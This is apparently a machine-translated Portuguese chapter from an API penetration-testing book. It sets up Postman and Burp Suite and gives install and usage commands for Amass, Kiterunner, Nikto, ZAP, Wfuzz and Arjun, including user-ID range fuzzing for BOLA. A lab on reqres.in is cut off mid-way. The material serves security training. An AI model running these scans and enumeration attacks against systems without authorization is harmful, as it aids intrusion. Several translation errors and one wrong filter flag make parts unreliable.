


Figura 4-22: Edição de uma coleção no Postman

Quando estiver na janela Edit Collection, selecione **Variables (Variáveis)**, conforme mostrado na Figura 4-23.

Age Of Empires II API			
Authorization	Pre-request Script	Tests	Variables
These variables are specific to this collection and its requests. Learn more about collection variables. ↗			
VARIABLE	INITIAL VALUE ⓘ	CURRENT VALUE ⓘ	
<input checked="" type="checkbox"/> baseUrl			
Add a new variable			

Figura 4-23: Variáveis de coleta da API do Age of Empires II

Por exemplo, a coleção da API do Age of Empires II usa a variável {{baseUrl}}. O problema com a {{baseUrl}} atual é que não há valores. Precisamos atualizar essa variável para o URL completo da API pública, <https://age-of-empires-2-api.herokuapp.com/api/v1>. Adicione o URL completo e clique em **Save (Salvar)** para atualizar suas alterações (consulte a Figura 4-24).

Age Of Empires II API			
Authorization	Pre-request Script	Tests	Variables
These variables are specific to this collection and its requests. Learn more about collection variables. ↗			
VARIABLE	INITIAL VALUE ⓘ	CURRENT VALUE ⓘ	
<input checked="" type="checkbox"/> baseUrl	https://age-of-empires-2-api.herokuapp.com/api/v1	https://age-of-empires-2-api.herokuapp.com/api/v1	
Add a new variable			

Figura 4-24: A variável baseURL atualizada

Agora que a variável está atualizada, você pode escolher uma das solicitações e clicar em **Send (Enviar)**. Se for bem-sucedido, você deverá receber uma resposta semelhante à mostrada na Figura 4-25.

The screenshot shows the Postman interface with a successful API call. The URL is `GET {{baseUrl}}/civilization/13`. The response body is displayed in JSON format:

```

1  {
2      "id": 13,
3      "name": "Persians",
4      "expansion": "Age of Kings",
5      "army_type": "Cavalry",
6      "unique_unit": [
7          "https://age-of-empires-2-api.herokuapp.com/api/v1/unit/war_elephant"
8      ],
9      "unique_tech": [
10         "https://age-of-empires-2-api.herokuapp.com/api/v1/technology/mahouts"
11     ],
12     "team_bonus": "Knights have +2 attack versus Archers",
13     "civilization_bonus": [
14         "Start game with +50 wood and food",
15         "Town Center and Docks have 2x HP",
16         "Town Centers and Docks operate +10% Faster in Feudal Age/ +15% in Castle"
17     ]
18 }

```

Figura 4-25: Uso bem-sucedido da coleção da API do Age of Empires II no Postman

Sempre que você importar uma coleção e encontrar erros, poderá usar esse processo para solucionar problemas com as variáveis da coleção. Certifique-se também de verificar se você não omitiu nenhum requisito de autorização.

O corredor de coleta

O Collection Runner permite que você execute todas as solicitações salvas em uma coleção (consulte a Figura 4-26). Você pode selecionar a coleção que deseja executar, o ambiente com o qual deseja emparelhá-la, quantas vezes deseja executar a coleção e um atraso, caso haja requisitos de limitação de taxa.




Figura 4-26: O corredor de coleta do carteiro

As solicitações também podem ser colocadas em uma ordem específica. Depois que o Collection Runner for executado, você poderá revisar o Run Summary para ver como cada solicitação foi tratada. Por exemplo, se eu abrir o Collection Runner, selecionar Twitter API v2 e executar o Collection Runner, poderei ter uma visão geral de todas as solicitações de API nessa coleção.

Trechos de código

Além dos painéis, você também deve estar ciente do recurso de trechos de código. No canto superior direito do painel de solicitação, você verá um botão Code (Código). Esse botão pode ser usado para traduzir a solicitação criada em muitas formas diferentes, incluindo cURL, Go, HTTP, JavaScript, NodeJS, PHP e Python.

Esse é um recurso útil quando criamos uma solicitação com o Postman e depois precisamos mudar para outra ferramenta. Você pode criar uma solicitação de API complicada no Postman, gerar uma solicitação cURL e usá-la com outras ferramentas de linha de comando.

O painel de testes

O painel Testes permite que você crie scripts que serão executados com base nas respostas às suas solicitações. Se você não for um programador, perceberá que o Postman disponibilizou trechos de código pré-construídos no lado direito do painel Testes. Você pode criar um teste facilmente encontrando um trecho de código pré-construído, clicando nele e ajustando o teste para atender às suas necessidades de teste. Sugiro dar uma olhada nos seguintes trechos:

- Código de status: O código é 200
- O tempo de resposta é inferior a 200 ms
- Corpo da resposta: contém string

Esses trechos de código JavaScript são bastante simples. Por exemplo, o teste para Status code: Code is 200 é o seguinte:

```
pm.test("Status code is 200", function () {
    pm.response.to.have.status(200);
});
```

Você pode ver que o nome do teste que será exibido nos resultados do teste é "Status code is 200". A função está verificando se a resposta do Postman tem o status 200. Podemos ajustar facilmente o JavaScript para verificar qualquer código de status simplesmente atualizando o (200) para o código de status desejado e alterando o nome do teste para se adequar. Por exemplo, se quiséssemos verificar o código de status 404, poderíamos alterar o código da seguinte forma:

```
pm.test("Status code is 400", function () {
    pm.response.to.have.status(400);
});
```

É tão simples quanto isso! Você realmente não precisa ser um programador para entender esses trechos de código JavaScript.

A Figura 4-27 mostra uma série de testes incluídos com a solicitação de API para a API pública do AOE2. Os testes incluem uma verificação do código de status 200, latência inferior a 200 ms e "Persians" na string de resposta.

The screenshot shows the Postman interface with a GET request to `((baseUrl))/civilization/13`. The 'Tests' tab is selected, displaying the following script:

```
1 pm.test("Status code is 200", function () {
2     pm.response.to.have.status(200);
3 });
4 pm.test("Response time is less than 200ms", function () {
5     pm.expect(pm.response.responseTime).to.be.below(200);
6 });
7 pm.test("Body matches string", function () {
8     pm.expect(pm.response.text()).to.include("Persians");
9 });
```

The 'Test Results' section shows three successful tests:

- PASS Status code is 200
- PASS Response time is less than 200ms
- PASS Body matches string

Figura 4-27: Testes da API pública do AOE2

Depois que os testes forem configurados, você poderá verificar a guia Resultados do teste de uma resposta para ver se os testes foram bem-sucedidos ou falharam. Uma boa prática na criação de testes é garantir que os testes falhem. Os testes só são eficazes se forem aprovados e falharem quando deveriam. Portanto, envie uma solicitação que crie condições que você espera que sejam aprovadas ou reprovadas no teste para garantir que ele esteja funcionando corretamente. Para obter mais informações sobre a criação de scripts de teste, consulte a documentação do Postman (<https://learning.postman.com/docs/writing-scripts/test-scripts>).

Agora você tem muitas outras opções para explorar no Postman. Assim como o Burp Suite, o Postman tem um Centro de Aprendizagem (<https://learning.postman.com>) com recursos on-line para aqueles que desejam desenvolver uma compreensão mais profunda do software. Como alternativa, se você quiser examinar a documentação do Postman, poderá encontrá-la em <https://learning.postman.com/docs/getting-started/introduction>.

Configuração do Postman para trabalhar com o Burp Suite

O Postman é útil para interagir com APIs, e o Burp Suite é uma potência para testes de aplicativos Web. Se você combinar esses aplicativos, poderá configurar e testar uma API no Postman e, em seguida, fazer o proxy do tráfego para o Burp Suite para fazer força bruta em diretórios, adulterar parâmetros e fazer fuzz em tudo.

Assim como na configuração do FoxyProxy, você precisará configurar o proxy Postman para enviar o tráfego para o Burp Suite usando as seguintes etapas (consulte a Figura 4-28):

1. Abra as configurações do Postman pressionando CTRL-, (vírgula) ou navegando até **Arquivo»Configurações**.
2. Clique na guia **Proxy**.
3. Clique na caixa de seleção para adicionar uma configuração de proxy personalizada.
4. Certifique-se de definir o servidor proxy como **127.0.0.1**.
5. Defina a porta do servidor proxy como **8080**.
6. Selecione a guia **General (Geral)** e **desative** a verificação do certificado SSL.

7. No Burp Suite, selecione a guia **Proxy**.
8. Clique no botão para **ativar** a interceptação.




Figura 4-28: Configurações de proxy do Postman definidas para interagir com o Burp Suite

Tente enviar uma solicitação usando o Postman; se ela for interceptada pelo Burp Suite, você configurou tudo corretamente. Agora você pode deixar o proxy ativado e ativar a função "turn Intercept on" do Burp Suite quando quiser capturar solicitações e respostas.

Ferramentas suplementares

Esta seção tem o objetivo de fornecer opções adicionais e ajudar aqueles que estão limitados pelos recursos disponíveis no Burp Suite CE. As ferramentas a seguir são excelentes no que fazem, são de código aberto e gratuitas. Em particular, as ferramentas de varredura de API abordadas aqui servem a vários propósitos quando você está testando ativamente o seu alvo. Ferramentas como Nikto e OWASP ZAP podem ajudá-lo a descobrir ativamente os pontos de extremidade da API, as configurações incorretas de segurança e os caminhos interessantes, além de fornecer alguns testes de nível superficial de uma API. Em outras palavras, elas são úteis quando você começa a se envolver ativamente com um alvo, enquanto ferramentas como o Wfuzz e o Arjun serão mais úteis depois que você descobrir uma API e quiser restringir o foco dos seus testes. Use essas ferramentas para testar ativamente as APIs e descobrir caminhos, parâmetros, arquivos e funcionalidades exclusivos. Cada uma dessas ferramentas tem seu próprio foco e finalidade exclusivos que complementarão a funcionalidade que falta no Burp Suite Community Edition gratuito.

Realização de reconhecimento com o OWASP Amass

O OWASP Amass é uma ferramenta de coleta de informações de código aberto que pode ser usada para reconhecimento passivo e ativo. Essa ferramenta foi criada como parte do projeto OWASP Amass, liderado por Jeff Foley. Usaremos o Amass para descobrir a superfície de ataque de nossas organizações-alvo. Com apenas o nome de domínio de um alvo, você pode usar o Amass para pesquisar em várias fontes da Internet os domínios e subdomínios associados ao seu alvo para obter uma lista de possíveis URLs e APIs alvo.

Se o OWASP Amass não estiver instalado, use o seguinte comando:

```
$ sudo apt-get install amass
```

O Amass é bastante eficaz sem muita configuração. No entanto, você pode transformá-lo em uma potência de coleta de informações configurando-o com chaves de API de várias fontes. Recomendo pelo menos a configuração de contas no GitHub, Twitter e Censys. Depois de configurar essas contas, você pode gerar chaves de API para esses serviços e conectá-las ao Amass adicionando

para o arquivo de configuração do Amass, *config.ini*. O repositório GitHub do Amass tem um arquivo *config.ini* modelo que você pode usar em <https://github.com/OWASP/Amass/blob/master/examples/config.ini>.

No Kali, o Amass tentará encontrar automaticamente o arquivo *config.ini* no seguinte local:

```
$ HOME/.config/amass/config.ini
```

Para fazer o download do conteúdo do arquivo *config.ini* de amostra e salvá-lo no local padrão do arquivo de configuração do Amass, execute o seguinte comando no terminal:

```
$ mkdir $HOME/.config/amass
$ curl
https://raw.githubusercontent.com/OWASP/Amass/master/examples/config.ini >$HOME/.config/amass/config.ini
```

Depois de fazer o download desse arquivo, você poderá editá-lo e adicionar as chaves de API que deseja incluir. Ele deve ter a seguinte aparência:

```
# https://umbrella.cisco.com (Paid-Enterprise)
# A apikey deve ser um token de acesso à API criado por meio da UI de gerenciamento do Investigate.
#apikey =

#https://urlscan.io (gratuito)
#O #URLScan pode ser usado sem uma chave de
API.

# https://virustotal.com (gratuito) #[data_sources.URLScan]
#apikey =
```

Como você pode ver, é possível remover o comentário (#) e simplesmente colar a chave da API de qualquer serviço que você queira usar. O arquivo *config.ini* indica até mesmo quais chaves são gratuitas. Você pode encontrar uma lista das fontes com APIs que podem ser usadas para aprimorar o Amass em <https://github.com/OWASP/Amass>.

Embora isso consuma um pouco de tempo, recomendo que você aproveite pelo menos todas as fontes gratuitas listadas em APIs.

Descoberta de pontos de extremidade de API com o Kiterunner

O Kiterunner (<https://github.com/assetnote/kiterunner>) é uma ferramenta de descoberta de conteúdo projetada especificamente para encontrar recursos de API. O Kiterunner foi desenvolvido com Go e, embora possa fazer a varredura a uma velocidade de 30.000 solicitações por segundo, ele leva em conta o fato de que os平衡adores de carga e os firewalls de aplicativos da Web provavelmente imporão limitação de taxa.

Quando se trata de APIs, as técnicas de pesquisa do Kiterunner superam o desempenho de outras ferramentas de descoberta de conteúdo, como dirbuster, dirb, Gobuster e dirsearch, porque essa ferramenta foi criada com reconhecimento de API. Suas listas de palavras, métodos de solicitação, parâmetros, cabeçalhos e estruturas de caminho são todos focados em encontrar Endpoints e recursos de API. Vale ressaltar que a ferramenta inclui dados de 67.500 arquivos Swagger. O Kiterunner também foi projetado para detectar a assinatura de diferentes APIs, incluindo Django, Express, FastAPI, Flask, Nginx, Spring e Tomcat (apenas para citar alguns).

Um dos recursos mais úteis da ferramenta, que será aproveitado no [Capítulo 6](#), é o recurso de repetição de solicitações. Se o Kiterunner detectar pontos de extremidade durante a varredura, ele exibirá esse resultado na linha de comando. Em seguida, você pode se aprofundar no resultado explorando a solicitação exata que o acionou.

Para instalar o Kiterunner, execute os seguintes comandos:

```
$ git clone https://github.com/assetnote/kiterunner.git  
$ cd kiterunner  
$ make build  
$ sudo ln -s $(pwd)/dist/kr /usr/local/bin/kr
```

Em seguida, você poderá usar o Kiterunner na linha de comando digitando o seguinte:

```
$ kr
```

O kite é um webscanner baseado em contexto que usa caminhos de API comuns para a descoberta de conteúdo de caminhos de API de aplicativos.

Uso:

kite [comando]

Comandos disponíveis:

fazer	brutebrute de um ou vários hosts com uma lista de palavras fornecida
help	help sobre qualquer comando
kbmanipular	o esquema do kitebuilder
scanscan	um ou vários hosts com uma lista de palavras fornecida
versionversão	do binário que está sendo executado
wordlistlook	em suas listas de palavras em cache e listas de palavras remotas

Sinalizadores:

--config	arquivo stringconfig	(o padrão é \$HOME/.kiterunner.yaml)
-h,	--help para o kite	
-o, --output string	formato de saída. Pode ser json, text, pretty (padrão "pretty")	
-q,	--quietmodo silencioso	. silenciará o texto bonito desnecessário
-v, --verbose string	nívelde verbosidade do registro. pode ser error, info, debug, trace (padrão "info")	

Use "kite [command] --help" para obter mais informações sobre um comando.

Você pode fornecer ao Kiterunner várias listas de palavras, que ele usa como cargas úteis para uma série de solicitações. Essas solicitações o ajudarão a descobrir pontos de extremidade de API interessantes. O Kiterunner permite que você use arquivos Swagger JSON, arquivos *.kites* do Assetnote e listas de palavras *.txt*. Atualmente, a Assetnote libera mensalmente suas listas de palavras, que contêm termos de pesquisa coletados de suas varreduras em toda a Internet. Todas as listas de palavras estão hospedadas em <https://wordlists.assetnote.io>. Crie um diretório de wordlists da API da seguinte forma:

```
$ mkdir -p ~/api/wordlists
```

Em seguida, você pode selecionar as listas de palavras desejadas e baixá-las para o Diretório */api/wordlists*:

```
$ curl https://wordlists-cdn.assetnote.io/data/automated/httparchive_apiroutes_2021_06_28.txt > latest_api_wordlist.txt
```

% Total	% Recebido	% Transferido	Velocidade média	Tempo Carregar	Tempo Upload	Tempo Total	Tempo Gastos	Velocidade atual esquerda
100	6651k	100	6651k	00	16.1M0	--	--	-- 16.1M

Você pode substituir *httparchive_apiroutes_2021_06_028.txt* pelas listas de palavras que mais lhe agradarem. Como alternativa, faça o download de todas as listas de palavras do Assetnote de uma só vez:

```
$ wget -r --no-parent -R "index.html*" https://wordlists-cdn.assetnote.io/data/ -nH
```

Esteja ciente de que o download de todas as listas de palavras do Assetnote ocupa cerca de 2,2 GB de espaço, mas o armazenamento delas definitivamente vale a pena.

Verificação de vulnerabilidades com o Nikto

O Nikto é um scanner de vulnerabilidades de aplicativos da Web de linha de comando que é bastante eficaz na coleta de informações. Eu uso o Nikto imediatamente após descobrir a existência de um aplicativo da Web, pois ele pode me indicar os aspectos interessantes do aplicativo. O Nikto lhe fornecerá informações sobre o servidor Web de destino, configurações incorretas de segurança e outras vulnerabilidades de aplicativos Web. Como o Nikto está incluído no Kali, ele não deve exigir nenhuma configuração especial.

Para verificar um domínio, use o seguinte comando:

```
$ nikto -h https://example.com
```


Para ver as opções adicionais do Nikto, digite **nikto -Help** na linha de comando. Algumas opções que podem ser úteis incluem **-output filename** para salvar os resultados do Nikto em um arquivo especificado e **-maxtime #ofseconds** para limitar o tempo de duração de uma varredura do Nikto.

Os resultados de uma varredura do Nikto incluirão os métodos HTTP permitidos de um aplicativo, informações de cabeçalho interessantes, possíveis pontos de extremidade de API e outros diretórios que podem valer a pena verificar. Para obter mais informações sobre o Nikto, consulte a documentação encontrada em <https://cirt.net/nikto2-docs/>.

Verificação de vulnerabilidades com o OWASP ZAP

A OWASP desenvolveu o ZAP, um scanner de aplicativos da Web de código aberto, que é outra ferramenta essencial de teste de segurança de aplicativos da Web. O OWASP ZAP deve estar incluído no Kali, mas, se não estiver, você pode cloná-lo no GitHub em <https://github.com/zaproxy/zaproxy>.

O ZAP tem dois componentes: varredura automatizada e exploração manual. A varredura automatizada do ZAP realiza o rastreamento da Web, detecta vulnerabilidades e testa as respostas de aplicativos da Web alterando os parâmetros de solicitação. A verificação automatizada é excelente para detectar os diretórios de superfície de um aplicativo da Web, o que inclui a descoberta de pontos de extremidade de API. Para executá-la, insira o URL de destino na interface do ZAP e clique no botão para iniciar o ataque. Depois que a varredura for executada, você receberá uma lista de alertas que são categorizados por gravidade da descoberta. O problema com a verificação automatizada do ZAP é que ela pode estar repleta de falsos positivos, por isso é importante examinar e validar os alertas. O teste também é limitado à superfície de um aplicativo da Web. A menos que haja diretórios expostos de forma não intencional, o ZAP não conseguirá se infiltrar além dos requisitos de autenticação. É nesse ponto que a opção de exploração manual do ZAP é útil.

O ZAP manual explore é especialmente útil para explorar além da superfície do aplicativo da Web. Também conhecido como ZAP Heads Up Display (ZAP HUD), o manual explore faz o proxy do tráfego dos seus navegadores da Web por meio do ZAP enquanto você navega. Para iniciá-lo, insira a URL a ser explorada e abra um navegador de sua escolha. Quando o navegador for iniciado, parecerá que você está navegando no site como faria normalmente; no entanto, os alertas e as funções do ZAP serão sobrepostos à página da Web. Isso permite que você tenha muito mais controle sobre quando começar a rastrear, quando executar varreduras ativas e quando ativar o "modo de ataque". Por exemplo, você pode passar pelo processo de criação de conta de usuário e pelo processo de autenticação/autorização com o scanner ZAP em execução para detectar automaticamente as falhas nesses processos. Todas as vulnerabilidades detectadas aparecerão como conquistas em jogos. Usaremos o ZAP HUD para descobrir APIs.

Fuzzing com o Wfuzz

O Wfuzz é um **f r a m e w o r k** de fuzzing de aplicativos da Web de código aberto baseado em Python. O Wfuzz deve vir com a versão mais recente do Kali, mas você pode instalá-lo a partir do GitHub em <https://github.com/xmendez/wfuzz>.

Você pode usar o Wfuzz para injetar uma carga útil em uma solicitação HTTP, substituindo as ocorrências da palavra *FUZZ* por palavras de uma lista de palavras; o Wfuzz executará rapidamente muitas solicitações (cerca de 900 solicitações por minuto) com a carga útil especificada. Como grande parte do sucesso do fuzzing depende do uso de uma boa lista de palavras, passaremos um bom tempo discutindo listas de palavras no [Capítulo 6](#).

Este é o formato básico de solicitação do Wfuzz:

```
$ wfuzz options -z payload,params url
```

Para executar o Wfuzz, use o seguinte comando:

```
$ wfuzz -z file,/usr/share/wordlists/list.txt http://targetname.com/FUZZ
```

Esse comando substitui *FUZZ* no URL *http://targetname.com/FUZZ* por palavras de */usr/share/wordlists/list.txt*. A opção *-z* especifica um tipo de carga útil seguido da carga útil real. Neste exemplo, especificamos que a carga útil é um arquivo e, em seguida, fornecemos o caminho do arquivo da lista de palavras. Também poderíamos usar *-z* com lista ou intervalo. Usar a opção *list* significa que especificaremos a carga útil na solicitação, enquanto que *range* se refere a um intervalo de números. Por exemplo, você pode usar a opção *list* para testar um endpoint para uma lista de verbos HTTP:

```
$ wfuzz -X POST -z list,admin-dashboard-docs-api-test http://targetname.com/FUZZ
```

A opção *-X* especifica o método de solicitação HTTP. No exemplo anterior, o Wfuzz executará uma solicitação POST com a lista de palavras usada como caminho no lugar do espaço reservado *FUZZ*.

Você pode usar a opção de intervalo para digitalizar facilmente uma série de números:

```
$ wfuzz -z range,500-1000 http://targetname.com/account?user_id=FUZZ
```

Isso fará automaticamente o fuzz de todos os números de 500 a 1000. Isso será útil quando testarmos as vulnerabilidades BOLA.

Para especificar várias posições de ataque, você pode listar vários sinalizadores *-z* e, em seguida, numerar os espaços reservados *FUZZ* correspondentes, como *FUZZ*, *FUZ1*, *FUZ2*, *FUZ3* e assim por diante, da seguinte forma:

```
$ wfuzz -z list,A-B-C -z range,1-3 http://targetname.com/FUZZ/user_id=FUZZ2
```

A execução do Wfuzz em um alvo pode gerar muitos resultados, o que pode dificultar a localização de algo interessante. Portanto, você deve se familiarizar com as opções de filtro do Wfuzz. Os filtros a seguir exibem apenas determinados resultados:

- sc Mostra apenas respostas com códigos de resposta HTTP específicos
- sl Mostra apenas respostas com um determinado número de linhas
- sw Mostra apenas respostas com um determinado número de palavras
- sh Mostra apenas respostas com um determinado número de caracteres

No exemplo a seguir, o Wfuzz examinará o destino e mostrará apenas os resultados que incluem um código de status 200:

```
$ wfuzz -z file,/usr/share/wordlists/list.txt -sc 200 http://targetname.com/FUZZ
```

Os filtros a seguir ocultam determinados resultados:

- hc Oculta respostas com códigos de status HTTP específicos
- hl Oculta respostas com um número especificado de linhas
- hw Oculta respostas com um número especificado de palavras
- hh Oculta respostas com o número especificado de caracteres

No exemplo a seguir, o Wfuzz examinará o destino e ocultará todos os resultados que tenham um código de status 404 e ocultará os resultados que tenham 950 caracteres:

```
$ wfuzz -z file,/usr/share/wordlists/list.txt -sc 404 -sh 950 http://targetname.com/FUZZ
```

O Wfuzz é uma poderosa ferramenta de fuzzing multiuso que você pode usar para testar minuciosamente os pontos de extremidade e encontrar seus pontos fracos. Para obter mais informações sobre o Wfuzz, consulte a documentação em <https://wfuzz.readthedocs.io/en/latest>.

Descobrindo parâmetros HTTP com Arjun

O Arjun é outro fuzzer de API de código aberto baseado em Python, desenvolvido especificamente para descobrir parâmetros de aplicativos da Web. Usaremos o Arjun para descobrir a funcionalidade básica da API, encontrar parâmetros ocultos e testar os pontos de extremidade da API. Você pode usá-lo como uma excelente primeira varredura de um endpoint de API durante o teste de caixa preta ou como uma maneira fácil de ver se os parâmetros documentados de uma API correspondem às descobertas da varredura.

O Arjun vem configurado com uma lista de palavras contendo quase 26.000 parâmetros e, ao contrário do Wfuzz, ele faz parte da filtragem para você usando sua detecção de anomalias pré-configurada. Para configurar o Arjun, primeiro clone-o do GitHub (você precisará de uma conta no GitHub para fazer isso):

```
$ cd /opt/  
$ sudo git clone https://github.com/s0med3v/Arjun.git
```

O Arjun funciona executando primeiro uma solicitação padrão para o ponto de extremidade da API de destino. Se o destino responder com formulários HTML, o Arjun adicionará os nomes dos formulários à lista de parâmetros durante sua verificação. Em seguida, o Arjun envia uma solicitação com parâmetros que ele espera que retornem respostas para recursos inexistentes. Isso é feito para observar o comportamento de uma solicitação de parâmetro com falha. Em seguida, o Arjun inicia 25 solicitações contendo a carga útil de quase 26.000 parâmetros, compara as respostas do endpoint da API e inicia varreduras adicionais das anomalias.

```
$ python3 /opt/Arjun/arjun.py -u http://target_address.com
```

Se você quiser que os resultados de saída estejam em um determinado formato, use a opção
-o com o tipo de arquivo desejado:

```
$ python3 /opt/Arjun/arjun.py -u http://target_address.com -o arjun_results.json
```

Se você encontrar um alvo com limitação de taxa, o Arjun poderá acionar o limite de taxa e fazer com que um controle de segurança o bloquee. O Arjun tem até sugestões incorporadas para quando um alvo não c o o p e r a . O Arjun pode lhe apresentar uma mensagem de erro, como "O alvo não consegue processar solicitações, tente a opção --stable". Se isso acontecer, basta adicionar o sinalizador --stable. Aqui está um exemplo:

```
$ python3 /opt/Arjun/arjun.py -u http://target_address.com -o arjun_results.json --stable
```

Por fim, o Arjun pode examinar vários alvos de uma só vez. Use o sinalizador -i para especificar uma lista de URLs de destino. Se você estiver fazendo proxy do tráfego com o Burp Suite, poderá selecionar todos os URLs no mapa do site, usar a opção Copy Selected URLs e colar essa lista em um arquivo de texto. Em seguida, execute o Arjun em todos os arquivos tar- get do Burp Suite simultaneamente, da seguinte forma:

```
$ python3 /opt/Arjun/arjun.py -i burp_targets.txt
```

Resumo

Neste capítulo, você configurou as várias ferramentas que usaremos para invadir APIs ao longo deste livro. Além disso, passamos algum tempo explorando aplicativos ricos em recursos, como DevTools, Burp Suite e Postman. Estar familiarizado com a caixa de ferramentas de hacking de API o ajudará a saber quando usar cada ferramenta e quando mudar.

Laboratório nº 1: enumerando as contas de usuário em uma API REST

Bem-vindo ao seu primeiro laboratório.

Neste laboratório, nosso objetivo é simples: encontrar o número total de contas de usuário em *regres.in*, uma API REST criada para testes, usando as ferramentas discutidas neste capítulo. Você poderia descobrir isso facilmente adivinhando o número total de contas e depois verificando esse número, mas descobriremos a resposta muito mais rapidamente usando o poder do Postman e do Burp Suite. Ao testar alvos reais, você pode usar esse processo para descobrir se há uma vulnerabilidade BOLA básica presente.

Primeiro, navegue até <https://reqres.in> para ver se a documentação da API está disponível. Na página de destino, encontramos o equivalente à documentação da API e podemos ver uma solicitação de amostra que consiste em fazer uma solicitação ao endpoint `/api/users/2` (consulte a Figura 4-29).

The screenshot shows a browser window titled "Reqres - A hosted REST-API". The address bar shows the URL <https://reqres.in>. The page displays the API's documentation for the `/api/users/2` endpoint. On the left, there is a list of various HTTP methods and their corresponding actions:

- GET LIST USERS
- GET SINGLE USER
- GET SINGLE USER NOT FOUND
- GET LIST <RESOURCE>
- GET SINGLE <RESOURCE>
- GET SINGLE <RESOURCE> NOT FOUND
- POST CREATE
- PUT UPDATE
- PATCH UPDATE

On the right, under the heading "Request /api/users/2", it shows a sample response:

```
{  
  "data": {  
    "id": 2,  
    "email": "janet.weaver@reqres.in",  
    "first_name": "Janet",  
    "last_name": "Weaver",  
    "avatar": "https://s3.amazonaws.com/uifaces/faces/100-100/janet-weaver.jpg"  
  },  
  "ad": {  
    "company": "StatusCode Weekly",  
    "url": "http://statuscode.org/",  
    "text": "A weekly newsletter f...  
  }  
}
```

Figura 4-29: Documentação da API encontrada em <https://reqres.in> com instruções para solicitar ID do usuário:2

Você notará um endpoint List Users; ignoraremos esse endpoint para os fins do laboratório, pois ele não o ajudará a aprender os conceitos pretendidos. Em vez disso, usaremos o endpoint Single User porque ele o ajudará a desenvolver as habilidades necessárias para descobrir vulnerabilidades como BOLA e BFLA. A solicitação de API sugerida para Single User destina-se a fornecer ao consumidor as informações da conta do usuário solicitado, enviando uma solicitação GET para `/api/users/`. Podemos facilmente presumir que as contas de usuário são organizadas no diretório de usuários por seu número de identificação.

Vamos testar essa teoria tentando enviar uma solicitação a um usuário com um número de ID diferente. Como estaremos interagindo com uma API, vamos configurar a solicitação de API usando o Postman. Defina o método como GET e adicione o URL <http://reqres.in/api/users/1>. Clique em **Send (Enviar)** e verifique se você obtém uma resposta. Se

Se você solicitou o usuário com um ID de 1, a resposta deverá revelar as informações do usuário George Bluth, conforme mostrado na Figura 4-30.

```

1 {
2   "data": {
3     "id": 1,
4     "email": "george.bluth@reqres.in",
5     "first_name": "George",
6     "last_name": "Bluth",
7     "avatar": "https://reqres.in/img/faces/1-image.jpg"
8   },
9   "support": {
10    "url": "https://reqres.in/#support-heading",
11    "text": "To keep ReqRes free, contributions towards server costs are appreciated!"
12  }
13 }

```

Figura 4-30: Uma solicitação de API padrão feita usando o Postman para recuperar o usuário 1 do <https://reqres.in> banco de dados

Para recuperar com eficiência os dados de todos os usuários seguindo esse método, usaremos o Intruder do Burp. Faça proxy do tráfego do ponto de extremidade *reqres.in* para o Burp Suite e envie a mesma solicitação no Postman. Migrar para o Burp Suite, onde você deverá ver o tráfego interceptado na guia Proxy do Burp Suite (consulte a Figura 4-31).

Burp Suite Community Edition v2020.11.2 - Temporary Project

Query P... Params

KEYS

HTTP history WebSockets history Options

Request to https://reqres.in:443 [104.27.135.11]

Forward Drop Intercept is on Action Open Browser

Pretty Raw In Actions ▾

```

1: GET /api/users/1 HTTP/1.1
2: User-Agent: PostmanRuntime/7.26.8
3: Accept: */*
4: Postman-Token: 46ce255f-0fbf-402a-9214-0f22451d53db
5: Host: reqres.in
6: Accept-Encoding: gzip, deflate
7: Connection: close
